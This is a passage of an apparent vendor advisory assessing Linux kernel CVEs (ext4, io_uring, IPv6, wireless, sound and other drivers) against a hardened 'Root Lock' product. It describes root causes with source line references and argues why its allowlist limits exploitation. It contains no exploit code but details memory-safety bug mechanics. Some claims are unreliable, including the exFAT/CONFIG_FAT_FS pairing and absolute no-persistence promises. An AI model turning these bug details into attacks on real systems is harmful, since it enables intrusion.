Component: ext4 filesystem (CONFIG_EXT4_FS)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 7.3 HIGH — Lockdown reduces MI: High→Low
Affected range: pre-fix
Upstream fix: mainline; not backported to 5.19.x (5.19 EOL)
What this means for an attacker:
In ext4_split_extent_at() at fs/ext4/extents.c:3178, the function saves the path pointer as path = *ppath. At line 3248 it calls ext4_ext_insert_extent(handle, inode, ppath, ...), which may reallocate *ppath, freeing the memory that path still points to. Subsequent uses of path at lines 3281, 3282, 3301, and 3304 — in both the success and error-recovery branches — dereference the now-freed pointer, constituting a use-after-free.
Why the score is not 0.0:
CONFIG_EXT4_FS=y is compiled in and HS 5.19.6 falls within the affected range. ext4 is the primary filesystem on a Debian 11 server; extent splitting is triggered during any write that bisects an existing extent. In Lockdown, hs_sandbox_caching.c enforces the SPF allowlist against all processes including root; an attacker cannot execute a non-allowlisted program without an allowlist entry.
What this means for you as an HS user:
Even with this CVE exploited to root, the attacker cannot run new code on this system. Lockdown’s allowlist refuses every non-allowlisted program at execve, including in the worst case where the attacker has cleared Lockdown. No persistence, no backdoors, no cross-reboot survival. (How.)
A reboot is a clean slate. The attack does not survive it.
CVE-2024-49889
Status: In the kernel on 5.19.6. Fixed upstream on 6.18.9-hs.
Component: ext4 filesystem (CONFIG_EXT4_FS)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 7.3 HIGH — Lockdown reduces MI: High→Low
Affected range: pre-fix
Upstream fix: mainline; not backported to 5.19.x (5.19 EOL)
What this means for an attacker:
ext4_find_extent() at fs/ext4/extents.c:874 takes an optional **orig_path argument allowing callers to reuse an existing path allocation. On two code paths it frees the old allocation: when the tree depth has grown beyond the cached maximum (lines 898–901, kfree(path); *orig_path = NULL) and on any I/O or corruption error (lines 953–957, same sequence). Callers that save a local path = *ppath copy before invoking a sub-function that internally calls ext4_find_extent() — such as ext4_split_convert_extents() — retain a pointer to the freed memory. Subsequent use of that stale pointer constitutes a use-after-free.
Why the score is not 0.0:
CONFIG_EXT4_FS=y is compiled in and HS 5.19.6 falls within the affected range. ext4 is the primary filesystem on a Debian 11 server; any extent-modifying write that triggers a tree depth change or encounters a read error while holding a saved path pointer is a triggering condition. In Lockdown, hs_sandbox_caching.c enforces the SPF allowlist against all processes including root; an attacker cannot execute a non-allowlisted program without an allowlist entry.
What this means for you as an HS user:
Even with this CVE exploited to root, the attacker cannot run new code on this system. Lockdown’s allowlist refuses every non-allowlisted program at execve, including in the worst case where the attacker has cleared Lockdown. No persistence, no backdoors, no cross-reboot survival. (How.)
A reboot is a clean slate. The attack does not survive it.
CVE-2024-49960
Status: Not exploitable
Component: ext4 filesystem (CONFIG_EXT4_FS)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — mount() blocked by Lockdown; do_mount() returns EPERM
Affected range: pre-fix
Upstream fix: mainline; not backported to 5.19.x (5.19 EOL)
In ext4_fill_super() (fs/ext4/super.c), timer_setup(&sbi->s_err_report, ...) runs at line 4995 and INIT_WORK(&sbi->s_error_work, flush_stashed_error_work) at line 4997. During the failed_mount3: error-unwind at line 5454, flush_work(&sbi->s_error_work) is called at line 5456 immediately before del_timer_sync(&sbi->s_err_report) at line 5457. The work callback flush_stashed_error_work can call mod_timer on s_err_report, arming the timer during the same unwind that is about to cancel it. When the code path passes through failed_mount_wq: (line 5439), flush_work runs a second time at line 5448 before falling through to failed_mount3:, doubling the exposure. Syzbot detected this as an ODEBUG (Object Debug) object-state inconsistency.
CONFIG_EXT4_FS=y is compiled in and HS 5.19.6 falls within the affected range. The vulnerable path runs during a failed mount — for example when ext4_es_register_shrinker() or journal loading fails partway through ext4_fill_super(). On a Root Lock system, sys_hs_lockdown_hs() blocks all mount paths at kernel/namespace.c:4218, 4300, 4453; do_mount() returns EPERM before any filesystem setup begins. No approved process in the Root Lock allowlist carries a mount allowlist entry, and unapproved programs are refused execution by the kernel’s SPF gate regardless of file ownership or privilege. After gaining root through any avenue, Lockdown’s allowlist refuses new code and blocks allowlist modification — no persistence, no backdoors, no cross-reboot survival.
CVE-2024-49983
Status: Not exploitable
Component: ext4 filesystem (CONFIG_EXT4_FS)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — mount() blocked by Lockdown; do_mount() returns EPERM
Affected range: pre-fix
Upstream fix: mainline; not backported to 5.19.x (5.19 EOL)
In ext4_ext_replay_update_ex() at fs/ext4/extents.c:5860, line 5879 assigns ppath = path, making both local variables alias the same allocation. Line 5881 then calls ext4_force_split_extent_at(NULL, inode, &ppath, start, 1), passing the address of ppath. Inside, ext4_split_extent_at() calls ext4_ext_insert_extent() which may invoke ext4_ext_grow_indepth() and reallocate *ppath via kcalloc(). When that happens, the outer ppath is updated to the new allocation and the original memory is freed — but path still holds the original (now stale) pointer. The kfree(path) call at line 5885 then frees already-freed memory, constituting a double-free/use-after-free. The bug is exercised during fast-commit journal replay.
CONFIG_EXT4_FS=y is compiled in and HS 5.19.6 falls within the affected range. The vulnerable path runs during fast-commit journal replay, triggered on mount after an unclean shutdown of a filesystem with the fast-commit feature enabled. On a Root Lock system, sys_hs_lockdown_hs() blocks all mount paths at kernel/namespace.c:4218, 4300, 4453; do_mount() returns EPERM before any filesystem setup begins. No approved process in the Root Lock allowlist carries a mount allowlist entry, and unapproved programs are refused execution by the kernel’s SPF gate regardless of file ownership or privilege. After gaining root through any avenue, Lockdown’s allowlist refuses new code and blocks allowlist modification — no persistence, no backdoors, no cross-reboot survival.
CVE-2024-50007
Status: Not Affected
Component: ASIHPI soundcard driver (CONFIG_SND_ASIHPI)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — CONFIG_SND_ASIHPI not compiled
The ASIHPI driver writes firmware-controlled index values into a static array without bounds-checking the index. CONFIG_SND_ASIHPI is not set in the HS 5.19.6 kernel configuration; the driver and this code path are absent from the compiled kernel image.
CVE-2022-48951
Status: Not Affected
Component: ALSA SoC layer (CONFIG_SND_SOC)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — CONFIG_SND_SOC not compiled
snd_soc_put_volsw_sx() applies bounds checks only to the first channel, allowing out-of-bounds writes to the second. CONFIG_SND_SOC is not set in the HS 5.19.6 kernel configuration; the ALSA SoC layer and this function are absent from the compiled kernel image.
CVE-2022-48956
Status: In the kernel on 5.19.6. Fixed upstream on 6.18.9-hs.
Component: IPv6 networking stack (CONFIG_IPV6)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 7.3 HIGH — Lockdown reduces MI: High→Low
Affected range: pre-fix
Upstream fix: mainline; not backported to 5.19.x (5.19 EOL)
ip6_fragment() at net/ipv6/ip6_output.c:831 handles IPv6 packet fragmentation. The function and its callees access RCU-protected routing and neighbor table entries; a prior commit added an assumption that all callers hold the RCU read lock at entry. For the IPv4-style fast path via ip6_finish_output2() this holds — rcu_read_lock_bh() is acquired at line 119. However the UDP egress path (ip6_send_skb() at line 1940 → ip6_local_out() → ip6_output() → ip6_finish_output() → ip6_fragment()) does not guarantee the lock is held before entry into the fragmentation code. Under concurrent route or neighbor table modification this produces a use-after-free. Syzbot confirmed the race.
CONFIG_IPV6=y is compiled in and HS 5.19.6 falls within the affected range. IPv6 is active on any Debian 11 server that has IPv6 addresses configured; the UDP-over-IPv6 fragmentation path is reachable by any process with a UDP socket. In Lockdown, hs_sandbox_caching.c enforces the SPF allowlist against all processes including root; an attacker cannot execute a non-allowlisted program without an allowlist entry.
Even with this CVE exploited to root, the attacker cannot run new code on this system. Lockdown’s allowlist refuses every non-allowlisted program at execve, including in the worst case where the attacker has cleared Lockdown. No persistence, no backdoors, no cross-reboot survival. (How.)
A reboot is a clean slate. The attack does not survive it.
CVE-2022-49022
Status: Not exploitable
Component: mac80211 wireless stack (CONFIG_MAC80211)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — no WiFi NIC present
Affected range: pre-fix
Upstream fix: mainline; not backported to 5.19.x (5.19 EOL)
In ieee80211_get_rate_duration() at net/mac80211/airtime.c:455, airtime_mcs_groups[group].duration[idx] is accessed where group is computed from bandwidth, stream count, and encoding mode via the VHT_GROUP_IDX/HT_GROUP_IDX/HE_GROUP_IDX macros. The stream-count bounds check at line 451 guards one dimension, but an invalid combination of bandwidth and stream count can produce a group index that exceeds the airtime_mcs_groups array bounds, triggering a UBSAN array-index-out-of-bounds read.
CONFIG_MAC80211=y is compiled in. No WiFi NIC is present on a Debian 11 server deployment; mac80211 creates no wireless interfaces without hardware and this code path is never reached. Lockdown provides a backstop regardless: root cannot modify the allowlist, install persistent backdoors, or preserve access across a reboot.
CVE-2022-49023
Status: Not exploitable
Component: cfg80211 wireless framework (CONFIG_CFG80211)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — no WiFi NIC present
Affected range: pre-fix
Upstream fix: mainline; not backported to 5.19.x (5.19 EOL)
In net/wireless/scan.c:338, when merging per-STA profile elements in the multi-BSSID path, the code calls memcmp(tmp_old + 2, tmp + 2, 5) to compare the OUI (3 bytes) + type (1 byte) + subtype (1 byte) of a vendor element, without first checking that either IE has at least 5 bytes of data. A vendor element with fewer than 5 data bytes causes an out-of-bounds read beyond the element buffer.
CONFIG_CFG80211=y is compiled in. No WiFi NIC is present on a Debian 11 server deployment; cfg80211 creates no wireless interfaces without hardware and this code path is never reached. Lockdown provides a backstop regardless: root cannot modify the allowlist, install persistent backdoors, or preserve access across a reboot.
CVE-2024-50278
Status: Not Affected
Component: dm-cache (CONFIG_DM_CACHE)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — CONFIG_DM_CACHE not compiled
If the cache device is expanded between initial load and first-time resume, the bitsets (dirty_bitset, discard_bitset) allocated in dm-cache-target.c are sized to the pre-expansion block count. On resume, cache-block indices derived from the new device size exceed the allocated bitset bounds, causing an out-of-bounds access. CONFIG_DM_CACHE is not set in the HS 5.19.6 kernel configuration; the dm-cache target and this code path are absent from the compiled kernel image.
CVE-2024-50279
Status: Not Affected
Component: dm-cache (CONFIG_DM_CACHE)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — CONFIG_DM_CACHE not compiled
When shrinking the fast (cache) device, dm-cache iterates the dirty_bitset to identify cache blocks that must be flushed before being dropped. An index error in the bitset iteration produces a bit index that exceeds the allocated bitset bounds, causing an out-of-bounds access. CONFIG_DM_CACHE is not set in the HS 5.19.6 kernel configuration; the dm-cache target and this code path are absent from the compiled kernel image.
CVE-2024-53147
Status: Not exploitable
Component: FAT/exFAT filesystem (CONFIG_FAT_FS)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:N/I:H/A:H)
Score on Root Lock: 0.0 — Lockdown blocks mount(); no adversary-controlled FAT filesystem reachable
Affected range: pre-fix
Upstream fix: mainline; not backported to 5.19.x (5.19 EOL)
In fs/exfat/dir.c, when iterating directory entries, the cluster-walk loop at line 105 calls exfat_get_next_cluster(sb, &(clu.dir)) to follow the FAT chain. If a directory’s size is at least one cluster (so clu_offset > 0) and ei->start_clu was set to EXFAT_EOF_CLUSTER (0xFFFFFFFF) due to filesystem corruption, clu.dir starts at 0xFFFFFFFF. The call at line 106 then attempts a FAT table lookup at index 0xFFFFFFFF, which is far outside the FAT table’s num_clusters entries, causing an out-of-bounds read.
CONFIG_FAT_FS=y is compiled in and HS 5.19.6 falls within the affected range. exFAT is compiled in and is used for the EFI system partition; the vulnerable path is triggered by traversing a corrupted exFAT directory. The adversary must be able to present a crafted exFAT image — mounting an external device or network share requires mount(), which Lockdown blocks unconditionally. The EFI system partition is already mounted at boot time and its contents are controlled by the administrator; an external attacker cannot inject a malformed exFAT directory into the in-use ESP. On a Root Lock system in Lockdown, the kernel additionally blocks any process without an allowlist entry from executing, closing the exploitation path before it can reach the vulnerable directory traversal code.
CVE-2024-53150
Status: Not Affected
Component: USB audio driver (CONFIG_SND_USB_AUDIO)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — CONFIG_SND_USB_AUDIO not compiled
The USB-audio driver does not validate bLength of each descriptor when traversing clock descriptors, allowing a malformed USB device to cause an out-of-bounds read. CONFIG_SND_USB_AUDIO is not set in the HS 5.19.6 kernel configuration; the USB audio driver and this descriptor-traversal path are absent from the compiled kernel image.
CVE-2024-53170
Status: In the kernel on 5.19.6. Fixed upstream on 6.18.9-hs.
Component: SCSI subsystem (CONFIG_SCSI)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 7.3 HIGH — Lockdown reduces MI: High→Low
Affected range: pre-fix
Upstream fix: mainline; not backported to 5.19.x (5.19 EOL)
In blk_mq_exit_hctx() at block/blk-mq.c:3440, the call to blk_mq_clear_flush_rq_mapping() (line 3441) is guarded by if (blk_queue_init_done(q)). During SCSI device probe, the queue is not yet fully initialized, so this condition is false and blk_mq_clear_flush_rq_mapping() is skipped. The function is responsible for atomically clearing the flush_rq pointer from every slot in tags->rqs[]. When skipped, flush_rq is subsequently freed but its pointer remains live in the rqs[] array. Any later iteration over tags->rqs[] — such as during a tag-set teardown or request lookup — dereferences the stale pointer, constituting a use-after-free.
CONFIG_SCSI=y is compiled in and HS 5.19.6 falls within the affected range. The SCSI subsystem underpins block storage on Debian 11 via libata; the vulnerable path is triggered during SCSI probe teardown when initialization does not complete successfully. In Lockdown, hs_sandbox_caching.c enforces the SPF allowlist against all processes including root; an attacker cannot execute a non-allowlisted program without an allowlist entry.
Even with this CVE exploited to root, the attacker cannot run new code on this system. Lockdown’s allowlist refuses every non-allowlisted program at execve, including in the worst case where the attacker has cleared Lockdown. No persistence, no backdoors, no cross-reboot survival. (How.)
A reboot is a clean slate. The attack does not survive it.
CVE-2024-53173
Status: Not exploitable
Component: NFS v4 client (CONFIG_NFS_V4)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — mount() blocked by Lockdown; no NFS v4 share reachable on Root Lock deployments
Affected range: pre-fix
Upstream fix: mainline; not backported to 5.19.x (5.19 EOL)
nfs_release_seqid() at fs/nfs/nfs4state.c:1088 removes a seqid from the sequence wait-list and wakes the next waiter (rpc_wake_up_queued_task() at line 1102). When two threads open the same file concurrently and both abort before receiving a reply, two separate code paths each call nfs_release_seqid() on the same nfs_seqid: the prepare callback at fs/nfs/nfs4proc.c:2462 (when nfs4_setup_sequence() returns non-zero) and the done/release callback at line 2061. The second call finds seqid->list already empty and returns without action, but by this point nfs_free_seqid() may have freed the seqid object. The task woken by the first release can dereference seqid->sequence through the nfs_seqid pointer it holds — now pointing to freed memory — constituting a use-after-free.
CONFIG_NFS_V4=y is compiled in and HS 5.19.6 falls within the affected range. The vulnerable seqid use-after-free path is only reachable when an NFS v4 share is mounted. On a Root Lock system, Lockdown blocks mount() unconditionally — do_mount(), fsmount(), and move_mount() all return EPERM (kernel/namespace.c:4218, 4300, 4453). No NFS v4 filesystem can be mounted by any process, so the vulnerable code path is never reached. After gaining root through any avenue, Lockdown’s allowlist refuses new code and blocks allowlist modification — no persistence, no backdoors, no cross-reboot survival.
CVE-2024-53214
Status: Not Affected
Component: VFIO subsystem (CONFIG_VFIO)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — CONFIG_VFIO not compiled
In drivers/vfio/pci/vfio_pci_config.c, the VFIO PCI extended-capability enumeration loop at line 1638 hides capabilities with unknown length by rewriting the next pointer in the previous entry’s header. When a capability should be hidden but occupies the first position in the extended-capability chain, the pointer fixup path has incorrect behaviour, allowing a misconfigured or malicious guest to reach memory it should not. CONFIG_VFIO is not set in the HS 5.19.6 kernel configuration; the VFIO subsystem and this PCI config-space virtualisation path are absent from the compiled kernel image.
CVE-2024-53227
Status: Not Affected
Component: Brocade bfa FC driver (CONFIG_SCSI_BFA_FC)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — CONFIG_SCSI_BFA_FC not compiled
In the Brocade bfa Fibre Channel adapter driver (drivers/scsi/bfa/), a use-after-free occurs during driver load: an internal object containing an embedded spinlock is freed while lockdep still holds a reference to that lock, producing a KASAN slab-use-after-free splat inside __lock_acquire. CONFIG_SCSI_BFA_FC is not set in the HS 5.19.6 kernel configuration; the Brocade bfa driver is absent from the compiled kernel image.
CVE-2024-53239
Status: Not Affected
Component: 6fire USB audio driver (CONFIG_SND_USB_6FIRE)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — CONFIG_SND_USB_6FIRE not compiled
In the TerraTec AUREON 6fire USB audio driver (sound/usb/6fire/chip.c), usb6fire_chip_disconnect() calls usb6fire_chip_abort() at line 183 — which schedules a deferred snd_card_free_when_closed() and nulls chip->card — immediately followed by usb6fire_chip_destroy() at line 184, which frees the underlying sub-resources. When userspace still holds the card open, the deferred free races against the destroy path, producing a use-after-free. CONFIG_SND_USB_6FIRE is not set in the HS 5.19.6 kernel configuration; the driver is absent from the compiled kernel image.
CVE-2024-56609
Status: Not Affected
Component: Realtek rtw88 WiFi driver (CONFIG_RTW88)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — CONFIG_RTW88 not compiled
In the Realtek rtw88 802.11ac/ax wireless driver (drivers/net/wireless/realtek/rtw88/tx.c), rtw_tx_report_purge_timer() at line 160 calls skb_queue_purge() at line 172 to discard queued TX-report SKBs when the firmware fails to acknowledge them. Because ieee80211_tx_status() is never called for the discarded SKBs, mac80211 retains a reference to the associated station structure after it has been freed, producing a use-after-free during driver teardown. CONFIG_RTW88 is not set in the HS 5.19.6 kernel configuration; the rtw88 driver family is absent from the compiled kernel image.
CVE-2024-56631
Status: Not exploitable
Component: SCSI generic driver (CONFIG_CHR_DEV_SG)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — /dev/sg* access not in Root Lock allowlist; Lockdown blocks the exploitation trigger
Affected range: Linux ≤ 6.12-rc7
Upstream fix: commit 4a9804207b58 (“scsi: sg: Fix UAF in sg_release()”)
In the SCSI generic device driver (drivers/scsi/sg.c), sg_release() at line 382 acquires sdp->open_rel_lock at line 391, then calls kref_put(&sfp->f_ref, sg_remove_sfp) at line 393. If that kref_put drops the last reference, sg_remove_sfp is invoked, which can free the Sg_device structure that sdp points to — including its embedded mutex. The subsequent mutex_unlock(&sdp->open_rel_lock) at line 404 then operates on freed memory, producing a KASAN slab-use-after-free in lock_release.
CONFIG_CHR_DEV_SG=y is compiled in. Reaching sg_release() in the race window requires an active open of a /dev/sg* device node — SCSI generic pass-through that requires CAP_SYS_RAWIO. No Root Lock deployment includes raw SCSI access in the Lockdown allowlist. Without an allowlist entry, the kernel refuses any process attempting to open /dev/sg*. An attacker who has already gained root cannot add one: Lockdown prevents allowlist modification, backdoor installation, and persistence across reboot.
CVE-2024-56663
Status: Not exploitable
Component: cfg80211 wireless stack (CONFIG_CFG80211)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — no WiFi NIC present
In net/wireless/nl80211.c, the netlink policy for NL80211_ATTR_MLO_LINK_ID at line 797 uses NLA_POLICY_RANGE(NLA_U8, 0, IEEE80211_MLD_MAX_NUM_LINKS) — where IEEE80211_MLD_MAX_NUM_LINKS = 15 (include/linux/ieee80211.h:4349). Since the range check is inclusive, link ID 15 passes validation. Structures such as cfg80211_bss size their links[] array with 15 entries (valid indices 0–14); an attacker-supplied link ID of 15 indexes one element past the end of the array, producing an out-of-bounds access. CONFIG_CFG80211=y is compiled in. No WiFi network interface card is present on a server deployment; without WiFi hardware, no wireless interfaces are created and the MLO link ID path is never reachable.
CVE-2024-57899
Status: Not Affected
Component: mac80211 wireless stack (CONFIG_MAC80211)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — 32-bit-specific vulnerability; Root Lock kernel is x86_64
In the mac80211 wireless stack, a type-size mismatch between unsigned long (4 bytes on 32-bit) and u64 (8 bytes) causes incorrect arithmetic or storage on 32-bit architectures. On x86_64, sizeof(unsigned long) == sizeof(u64) == 8; the size mismatch condition cannot arise. CONFIG_X86_64=y in the HS 5.19.6 configuration; additionally, no WiFi hardware is present on a server deployment.
CVE-2025-21863
Status: In the kernel on 5.19.6. Fixed upstream on 6.18.9-hs.
Component: io_uring (CONFIG_IO_URING)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 7.3 HIGH — Lockdown reduces MI: High→Low
Affected range: Linux ≤ 6.13-rc6
Upstream fix: commit 838154be1ea7 (“io_uring: sanitise sqe->opcode against speculations”)
What this means for an attacker:
In io_uring/io_uring.c, io_init_req() reads sqe->opcode from userspace and checks it against IORING_OP_LAST at line 8385. Without a Spectre v1 barrier, the CPU’s speculative execution engine can index into io_op_defs[] at line 8389 before the bounds-check branch resolves, enabling a microarchitectural side-channel read of kernel memory at speculative offsets. The upstream fix inserts array_index_nospec(opcode, IORING_OP_LAST) before the array access.
Why the score is not 0.0:
CONFIG_IO_URING=y is compiled in on 5.19.6 and on the 6.18.9-hs kernel that ships. The upstream fix is already in 6.18.9-hs. On 5.19.6, reaching the vulnerable io_uring path requires a process to submit crafted SQEs via io_uring_enter(); this is a normal operation for any application using io_uring. In Lockdown, hs_sandbox_caching.c enforces the SPF allowlist against all processes including root; an attacker cannot execute a non-allowlisted program without an allowlist entry.
What this means for you as an HS user:
Even with this CVE exploited to root, the attacker cannot run new code on this system. Lockdown’s allowlist refuses every non-allowlisted program at execve, including in the worst case where the attacker has cleared Lockdown. No persistence, no backdoors, no cross-reboot survival. (How.)
A reboot is a clean slate. The attack does not survive it.
CVE-2023-52930
Status: Not exploitable
Component: Intel i915 DRM driver (CONFIG_DRM_I915)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — no Intel display GPU present
In drivers/gpu/drm/i915/gem/i915_gem_tiling.c, i915_gem_object_set_tiling() releases the gem object lock at line 308, then performs an unguarded check-and-free of obj->bit_17 at lines 314–322. Two threads concurrently calling I915_GEM_SET_TILING to set tiling to I915_TILING_NONE can both enter the else branch at line 319 and both call bitmap_free(obj->bit_17) at line 320, producing a double-free. Conversely, two threads setting a swizzled tiling mode can both pass the !obj->bit_17 check at line 315 and both call bitmap_zalloc, leaking the first allocation. CONFIG_DRM_I915=y is compiled in. No Intel integrated or discrete display GPU is present on this server deployment; DRM device nodes are not created and the GEM ioctl path is unreachable.
CVE-2023-52988
Status: Not exploitable
Component: Intel HDA audio driver (CONFIG_SND_HDA_INTEL)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — no audio hardware present
In sound/pci/hda/patch_via.c, via_auto_init_analog_input() calls snd_hda_get_connections() at line 820 and stores the return value in nums. The function can return a negative error code. The subsequent loop at line 822 (for (i = 0; i < nums; i++)) is a no-op for negative nums, but the conn[nums++] write at line 832 then indexes the conn[] array at a negative offset, producing an out-of-bounds write. CONFIG_SND_HDA_INTEL=y is compiled in. No audio hardware is present on a headless server deployment; HDA codec probing never runs and the vulnerable path is never reached.
CVE-2025-21993
Status: Not Affected — CONFIG_ISCSI_IBFT not set
Component: iSCSI iBFT driver (CONFIG_ISCSI_IBFT)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — CONFIG_ISCSI_IBFT not compiled in Root Lock kernel
In the iSCSI Boot Firmware Table (iBFT) kernel driver, the subnet-mask field read from /sys/firmware/ibft/ethernetX/subnet-mask during an IPv6 iSCSI boot contains a memory safety issue. CONFIG_ISCSI_IBFT is not set in the HS 5.19.6 kernel configuration; the iBFT sysfs interface is absent from the compiled kernel image.
CVE-2025-22083
Status: Not Affected
Component: vhost-SCSI driver (CONFIG_VHOST_SCSI)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 0.0 — CONFIG_VHOST_SCSI not compiled
In drivers/vhost/scsi.c, vhost_scsi_set_endpoint() at line 1531 does not guard against being called multiple times without an intervening vhost_scsi_clear_endpoint(). Duplicate invocations corrupt the vs_tpg pointer array and reference counts, triggering use-after-free and null-pointer conditions. CONFIG_VHOST_SCSI is not set in the HS 5.19.6 kernel configuration; the vhost-SCSI virtualisation driver is absent from the compiled kernel image.
CVE-2025-22121
Status: In the kernel on 5.19.6. Fixed upstream on 6.18.9-hs.
Component: ext4 filesystem (CONFIG_EXT4_FS)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 7.1 HIGH — base I:N; Lockdown limits post-exploitation persistence
Affected range: Linux ≤ 6.13-rc3
Upstream fix: commit 34f96e89f84c (“ext4: fix UAF in ext4_xattr_inode_dec_ref_all()”)
What this means for an attacker:
In fs/ext4/xattr.c, ext4_xattr_inode_dec_ref_all() at line 1127 iterates over xattr entries, calling ext4_xattr_inode_iget() at line 1148 to obtain each ea_inode. If ext4_expand_inode_array() at line 1154 fails, iput(ea_inode) at line 1158 frees the inode. When the journal restart function (ext4_xattr_restart_fn) subsequently runs, it can re-encounter the same entry and dereference the freed inode at line 1182 (ext4_xattr_inode_dec_ref), producing a use-after-free. The published vector is C:H/I:N/A:H — disclosure and crash, not direct privilege escalation.
Why the score is not 0.0:
CONFIG_EXT4_FS=y is compiled in and 5.19.6 falls within the affected range. Reaching the xattr teardown path requires a process to manipulate extended attributes on an ext4 filesystem — a standard operation available to any user with file access. In Lockdown, hs_sandbox_caching.c enforces the SPF allowlist against all processes including root; an attacker cannot execute a non-allowlisted program without an allowlist entry.
What this means for you as an HS user:
The attacker cannot turn this UAF into anything that runs new code. Even if a follow-on memory-corruption bug is chained in to escalate to root, Lockdown’s allowlist refuses every non-allowlisted program at execve, including in the worst case where the attacker has cleared Lockdown. No persistence, no backdoors, no cross-reboot survival. (How.)
A reboot is a clean slate. The attack does not survive it.
CVE-2025-37785
Status: Not exploitable
Component: ext4 filesystem (CONFIG_EXT4_FS)
Base Score: 7.1 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:H)
Score on Root Lock: 0.0 — mount() blocked by Lockdown; crafted ext4 image cannot be mounted
Affected range: Linux ≤ 6.14-rc4
Upstream fix: commit 4f45d4452e6b (“ext4: fix OOB read when mounting corrupted fs”)
In fs/ext4/dir.c, when a corrupted ext4 directory block contains a '.' entry whose rec_len equals the filesystem block size, the iteration offset at line 246 jumps to exactly block_size after the first entry. During directory removal, a subsequent traversal computes a de pointer one block past the buffer boundary, producing an out-of-bounds read.
CONFIG_EXT4_FS=y is compiled in and 5.19.6 falls within the affected range. Triggering the out-of-bounds read requires mounting an ext4 filesystem image containing a corrupted directory block. sys_hs_lockdown_hs() sets HS_lockdown_state = 7, blocking all mount paths at kernel/namespace.c:4218, 4300, 4453 with EPERM; do_mount() returns EPERM before any ext4 directory parsing code is reached. In Lockdown, no approved program in the Root Lock allowlist carries a mount entry — the kernel SPF gate enforces this independently of Lockdown. The trigger cannot be reached on any Root Lock deployment.
CVE-2025-40364
Status: In the kernel on 5.19.6. Fixed upstream on 6.18.9-hs.
Component: io_uring (CONFIG_IO_URING)
Base Score: 7.8 HIGH (AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
Score on Root Lock: 7.3 HIGH — Lockdown reduces MI: High→Low
Affected range: Linux ≤ 6.14-rc5
Upstream fix: commit 0f2122045b94 (“io_uring: don’t import buffers for async preparation”)
What this means for an attacker:
In io_uring/io_uring.c, io_req_prep_async() at line 7829 prepares an asynchronous copy of a request’s state. For requests using provided buffers (IOSQE_BUFFER_SELECT), the function can select and consume a buffer slot during the async preparation phase. If the ring state is then discarded before the I/O completes — for example, when the async path is abandoned and the request is retried — the buffer slot is consumed but the reference is lost, allowing the slot to be selected again by a subsequent request and producing a use-after-free of the shared buffer metadata.
Why the score is not 0.0:
CONFIG_IO_URING=y is compiled in on 5.19.6 and on the 6.18.9-hs kernel that ships. The upstream fix is already in 6.18.9-hs. On 5.19.6, reaching the provided-buffer UAF path requires a process to submit io_uring SQEs with IOSQE_BUFFER_SELECT in a pattern where the async preparation phase selects a buffer slot before the request is discarded. In Lockdown, hs_sandbox_caching.c enforces the SPF allowlist against all processes including root; an attacker cannot execute a non-allowlisted program without an allowlist entry.
What this means for you as an HS user:
